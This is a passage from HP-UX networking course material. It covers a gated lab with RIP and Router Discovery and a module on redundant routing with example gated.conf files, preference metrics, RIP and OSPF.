    interface all passive ;
} ;
rip yes {
    broadcast ;
    interface all version 2 ;
    traceoptions packets ;
} ;
```

4. Edit the **/etc/hosts** file entry for the RIP server to reflect the new IP addresses of the host

```
# vi /etc/hosts
120.<group>.x.x    <hostname>
140.<group>.x.x    <hostname>
```

5. For the purpose of this lab, disable the NFS client and server. This is being done to allow the system to boot even if you made mistakes in your **netconf** file.

```
# vi /etc/rc.config.d/nfsconf
NFS_CLIENT=0
NFS_SERVER=0
```

6. Shutdown and reboot your system.

```
# cd /
# shutdown -r -y 0
```

7. When the system comes back up verify the new IP addresses. Verify that you are on both the 120.<group>.0.0 and the 140.<group>.0.0 networks. Verify that you have no default route. If a default route exists flush the route table.

```
# netstat -in
# netstat -rn
# route -f (This step is only necessary if you forgot to comment out the default
            route)
```

Testing Gated

1. Before enabling gated on any of the systems, display the route table on each system and complete the following table. Make a check mark on the routes that exist:

Module 5
Internetwork Routing

netstat -rn (Issue this on all three systems)

Route table entries	RDP Client	RDP server RIP Client	RIP server
default			
120.<group>.0.0			
130.<group>.0.0			
140.<group>.0.0			

2. On the RDP server check the syntax of the **gated.conf** file and correct any errors if necessary.

gated -C

OR

gdc checkconf

3. Start the **gated** daemon on the RDP server.

gdc start

4. Verify that the **gated** daemon was started and that the system is sending "RouterAdvertisement" packets

tail -f /var/adm/gated.log

5. On the RDP client check the syntax of the **gated.conf** file and correct any errors if necessary.

gated -C

OR

gdc checkconf

6. Start the **gated** daemon on the RDP client.

gdc start

7. Verify that the **gated** daemon was started on the RDP client and that the system is receiving "RouterAdvertisement" packets

tail -f /var/adm/gated.log

8. Display the route table on each system and complete the following table. What has changed?

netstat -rn (Issue this on all three systems)

Route table entries	RDP Client	RDP server RIP Client	RIP server
default			
120.<group>.0.0			
130.<group>.0.0			
140.<group>.0.0			

9. Verify that you can ping the 130.<group>.x.x address of the RDP server from the RDP client, even though the RDP client does not have an explicit route to the 130.<group>.0.0 network.

10. On the RIP server check the syntax of the **gated.conf** file and correct any errors if necessary.

```
# gated -C
```

OR

```
# gdc checkconf
```

11. Start the **gated** daemon on the RIP server.

```
# gdc start
```

12. Verify that the **gated** daemon was started on the RIP server and that the system is sending RIP packets

```
# tail -f /var/adm/gated.log
```

13. Display the route table on each system and complete the following table. What has changed?

```
# netstat -rn (Issue this on all three systems)
```

Route table entries	RDP Client	RDP server RIP Client	RIP server
default			
120.<group>.0.0			
130.<group>.0.0			
140.<group>.0.0			

14. On the RDP client run the traceroute command to see how packets from this system would be routed to the 140.<group>.x.x address of the RIP server.

```
# traceroute 140.<group>.x.x
```

15. Did the system take the most efficient route? Run the traceroute command again. Because of ICMP redirects a better route should be chosen this time.

```
# traceroute 140.<group>.x.x
# netstat -rn
```

Feel free to experiment with the environment you have created. When you are finished restore the network config files.

Restore the Network Configuration

On all systems restore the network configuration by issuing the command:


```
# /home/h3045*/netfiles.sh -r /tmp/netfiles.lab5
```

Module 6 — Redundant Routing

Objectives

- Following a specific approach to creation of an alternate route by means of Layer 3 facilities, build and test an alternate network route that will automatically engage when the primary route fails.

6-1. SLIDE: A Network Configuration



Student Notes

The **gated** can provide **dynamic routing** (i.e. automatic creation and maintenance of kernel's routing table), and **automatic re-routing** if a redundant path should fail.

Consider the following hardware configuration. The systems labeled **w4**, **w5**, **w15**, **w17**, and **w18** represent workstations running HP-UX. The box labeled **Router gw1** is a standalone router with Router Discovery Protocol supported and enabled.

The illustration assumes Class B IP addresses, but the system and routing hardware could be anything supporting the IP protocol suite. The routing devices must have Router Discovery Protocol supported and enabled to advertise their routing information to interested devices (i.e. those listening for RIP advertisements).


Workstations **w5** and **w17** have static default routes established through the router **gw1**.

```
w5: /usr/sbin/route add default 128.1.1.42 1
w17: /usr/sbin/route add default 130.3.1.42 1
```

This will enable IP communications between **w5** and **w17** so long as the **gw1** router remains functional. If the **gw1** router fails, the communications between **w5** and **w17** will fail. IP isn't

capable of choosing an alternate route through the system **w15**, even if a redundant default route through **w15** were added onto systems **w5** and **w17**.

6-2. SLIDE: When a Route Fails



Student Notes

Redundant routes can be added by means of the route (1m) command:

```
w5: /usr/sbin/route add default 128.1.1.42 1
    /usr/sbin/route add default 128.1.1.15 1
w17: /usr/sbin/route add default 130.3.1.42 1
    /usr/sbin/route add default 130.3.1.15 1
```

Unfortunately, these redundant routes are not accessible to the internetwork protocol (IP). The **/usr/sbin/route** command simply builds a table (i.e. routing table) in the kernel's memory that IP will search given a target IP address for a next hop destination IP address. IP will use the first host or network entry it finds that matches the target IP address to determine the next hop. If neither a host or network entry is found that matches the target, IP will use the first default entry it finds in the table. So making multiple entries with different destination IP addresses for the same host target address, network target address, or default would not be useful.

Because IP can't choose a redundant route when an interface goes down, the best thing to do is to keep the IP routing table updated with reliable routing information. We could do this manually by monitoring the state of all the routing devices and media; possibly using a ping command. When we see a change in state, the `/usr/sbin/route` command could be reissued to change the IP routing table to reflect a new route. In the example, this would mean modifying the default route in both `w5` and `w17` to hop through `w15` instead of the router `gw1`. Obviously, doing this manually would be impractical.

6-3. SLIDE: Using **gated** to Update Routing Tables

Using **gated** to Update Routing Tables

- The **gated** daemon processes router discovery packets.
- It adds a routing table entry for the default route.
- It deletes the default route entry if the router stop advertising.
- It uses a “preference” metric to select the default route.

Student Notes

It is possible to automate this process. When there are redundant routes between systems, as in the example configuration in the slide, all that is needed is to manage the timely updating of the routing table. This is where **gated** can be used.

The **gated** daemon needs to be configured to enable the Router Discovery Protocol for each interface on the HP-UX system. Once configured and enabled, **gated** will automatically obtain routing information from other systems and routers using the same routing protocol. This information is kept in the system's process memory. It will use this information to automatically create and update the system's routing table in kernel memory (i.e. the one IP uses to make routing decisions).

When **gated** receives a router's "advertisement" of a new network, it adds a routing entry. If **gated** notices that the router has quit advertising the network, it deletes the routing entry. When it hears more than one router advertising the same network, it uses a metric based on "hop count" (number of hops it will take for the packet to reach the advertised network) to choose one for the kernel routing entry. The lower the number, the more preferable the route.

6-4. SLIDE: Configuring an HP-UX System as a Router

Configuring an HP-UX System as a Router

Configuration of `/etc/gated.conf` for Workstation w15

```
routerdiscovery server yes {  
    interface all maxadvinterval 30;  
    address all broadcast;  
};  
  
icmp yes {  
    traceoptions routerdiscovery;  
};
```

Student Notes

In the example, we will keep the static routes for **w5** and **w17** for the moment. But if we configure **w4** and **w18** to use **gated** to automatically maintain the routing table, the router **gw1** or system **w15** (either one) may be used to communicate between networks.

First system **w15** must be configured with **gated** to enable the Router Discovery Protocol for advertising. The router **gw1** must also have the Router Discovery Protocol enabled on it.

The first step is to create the `/etc/gated.conf` configuration file on **w15** with the following contents:

```
routerdiscovery server yes {  
    interface all maxadvinterval 30;  
    address all broadcast;  
}  
  
icmp yes {  
    traceoptions routerdiscovery ;  
} ;
```

Module 6
Redundant Routing

Once complete, start **gated** on **w15** by executing **gated -t /var/adm/gated.log** as superuser. Next, edit the **/etc/rc.config.d/netconf** file and set **GATED=1** if you desire **gated** to be started at boot time.

The **gated** daemon will make log entries in **/var/adm/syslog/syslog.log** at startup. Check this log for parsing (i.e. syntax) errors immediately following startup. The file should contain a message indicating that routing is commencing.

NOTE: The **gated** process should be running "for the life of the boot session" in the background. The most common parsing error is forgetting a semicolon at the end of each line.

6-5. SLIDE: Configuring Router Discovery Clients

Configuring Router Discovery Clients

Configuration of `/etc/gated.conf` for Workstation w4

```
routerdiscovery client yes {  
    interface all broadcast;  
};  
  
icmp yes {  
    traceoptions routerdiscovery;  
};  
  
rip no;
```

Student Notes


Now that the system **w15** and router **gw1** are both advertising route information, we need to configure systems **w4** and **w18** to listen to the advertisements and to configure their kernel routing table based upon them. Create an `/etc/gated.conf` file for system **w4** and **w18** with the following contents:

```
routerdiscovery client yes {  
    interface all broadcast ;  
} ;  
  
icmp yes {  
    traceoptions routerdiscovery;  
}  
  
rip no;
```

Once created, start the gated daemon with the command below:

```
# gated -t /var/adm/gated.log
```


6-6. SLIDE: The Modified Configuration



Student Notes

At this point, all the systems will be able to communicate. Keep in mind that systems **w5** and **w17** have static routing through the router **gw1**, while systems **w4** and **w18** have dynamic routing through either **w15** or **gw1**, (let's say **gw1** was chosen by **gated**). In the diagram below, the label **RDP** is given to each interface of each device implementing the protocol.

6-7. SLIDE: Testing the Configuration




Student Notes

To test the configuration, power off the router **gw1**. Note what happens in the network. You should note immediately that systems on the **128.1** network will not be able to communicate with systems on the **130.3** network.

After 90 seconds however, the **gated** daemons running at **w4**, **w15**, and **w18** will have detected that **gw1** has not issued any advertisements. The **gated** daemon on each system will remove any routing information regarding **gw1** from its internal table. The **gated** daemon at **w15** will stop advertising routes to **gw1**. The **gated** daemon at **w4** and **w18** will remove any routes through **gw1** from the kernel routing table.

However, noticing that another route exists through system **w15**, **gated** will immediately create a new route entry to the same network through system **w15**. As a result, systems **w4** and **w18** will again be able to communicate automatically. Systems **w5** and **w17**, with their static routes through **gw1**, will remain unable to communicate between networks.

6-8. SLIDE: When the Original Route Is Restored



Student Notes

Now, power on the router **gw1**. You will notice that **w5** and **w17** are again able to communicate. You might think that **gated** on **w4** and **w18** would modify the routing table so that routing occurs through **gw1** again. It doesn't. What does happen, is **gw1** starts advertising its routes once again. System **w15**, hearing the advertisements from **gw1**, starts advertising the route through **gw1** again. This happens because the routes through both **w15** and **gw1** both have the same preference value of 1 (1 hop). The **gated** daemon doesn't see any difference between the two. A **preference** value is advertised along with each route.

Even though RDP clients can't distinguish any performance difference between the two routes, the specifications for both system **w15** and router **gw1** would most likely indicate that a dedicated router would be a better performer and the preferable route. In our situation, if we were to leave the choice to **gated**, it wouldn't change back to **gw1** unless system **w15** went down to force the change.

6-9. SLIDE: Including a Preference Metric

Including a Preference Metric

Configuration of `/etc/gated.conf` for Workstation `w15`

```
routerdiscovery server yes {  
    interface all maxadvinterval 30;  
    address all broadcast preference 1;  
};
```

Configuration of `/etc/gated.conf` for Router `gw1`

```
routerdiscovery server yes {  
    interface all maxadvinterval 30;  
    address all broadcast preference 2;  
};
```

Student Notes

There may be situations in which alternate routes may be identical in hop count, but one of these routes may be more preferable than the other(s). If we would like to force **gated** to choose one route over others, it is possible to make the preference value of less desirable routes artificially higher. This would result in **gated** giving that route a lower preference. To do this, set a preference value on the less preferred router to advertise a lower preference.

The **address** statement within the **routerdiscovery** specification has been changed to include a preference parameter. A value of **1** will be given to the less preferred route, and a value of **2** will be given to the more preferred route. Remember to signal (**kill -s SIGHUP [pid]**) **gated** to re-read `/etc/gated.conf` if it is already running.

With the change above, **gated** will always update the kernel routing tables to reflect routes through router `gw1` when it is up and running. If `gw1` fails, `w15` will take over as previously described. However, when `gw1` comes back on-line and starts advertising its existence, **gated** running on systems `w4` and `w18` will immediately update the routing table to route through `gw1` again. The **preference** values associated with each advertised route makes this behavior possible.

6–10. SLIDE: Routing Information Protocol

Routing Information Protocol

- Vector Distance Protocol
- Widely Supported
- Simple Configuration

- Slow to Repair Routes
- Large Tables may Result
- Uses Broadcasts

Student Notes

Routing Information Protocol (RIP) is delivered with all of the major UNIX bases Operating Systems. It works on a distance between systems, counting the number of routers involved in the delivery.

RIP builds the local routing tables by listening for RIP broadcasts, which are sent by routers every 30 seconds.

A new route is added to the local tables if it is either not already present or if the distance (hop count) is lower than an existing route.

If a system has more than one interface, and is running RIP in “broadcast” mode, it will advertise the networks it is attached to, and any other routes it has knowledge of, on any interfaces configured to run RIP.

Later versions of RIP (version 2 RFC1388) support multicasting, subnetting and authentication.

Although simple to configure, RIP is slow to repair routes, which have become unavailable. RIP is best suited to small and medium sized networks that have stable routers.

RIP on HP-UX 10.x and 11.x is supported by “gated” and configured using the `/etc/gated.conf` file. Below is an example of a simple configuration for a router and non-router:

Router:

```
rip yes {  
    interface all version 2;  
};
```

Non-Router:

```
rip yes {  
    nobroadcast;  
    interface all version 2;  
};
```

6-11. SLIDE: Open Shortest Path First

Open Shortest Path First

- Link State Vector Protocol
- Developed in 1989-90
- Scalable IGP

- Fast
- Efficient
- Highly configurable

Student Notes

Designed by a specialist engineering group between 1989 and 1990, set up to produce a specification for a scalable Interior Gateway Protocol (IGP) OSPF offers a number of advantages over its predecessors.

- Consideration of costs other than just hop count
- Reduces Network traffic
- Multicast exchange
- Delegated authority
- Fast synchronization of network
- Faster and configurable recovery time for alternative route utilization


OSPF (Dijkstra Algorithm) is a link state protocol which considers the status of connections to a network and system administrator defined costs when considering the path through

which to route IP packets. Protocols such as Routing Information Protocol (RIP) only consider the number of “hops” (other routers in between the initiating router and the target client network) as significant in deciding which route to use.

The design of OSPF (protocol number 89) is optimized for use inside an autonomous system and uses the concept of a routing area. An area is a self-contained routing domain consisting of one or more networks or subnets. In many ways an area is synonymous with a delegated DNS domain.

Routing details are contained within an area thus reducing the routing traffic on the adjacent area networks. Areas will exchange routing information via intra-area routers.

6-12. SLIDE: OSPF Area Concept



Student Notes

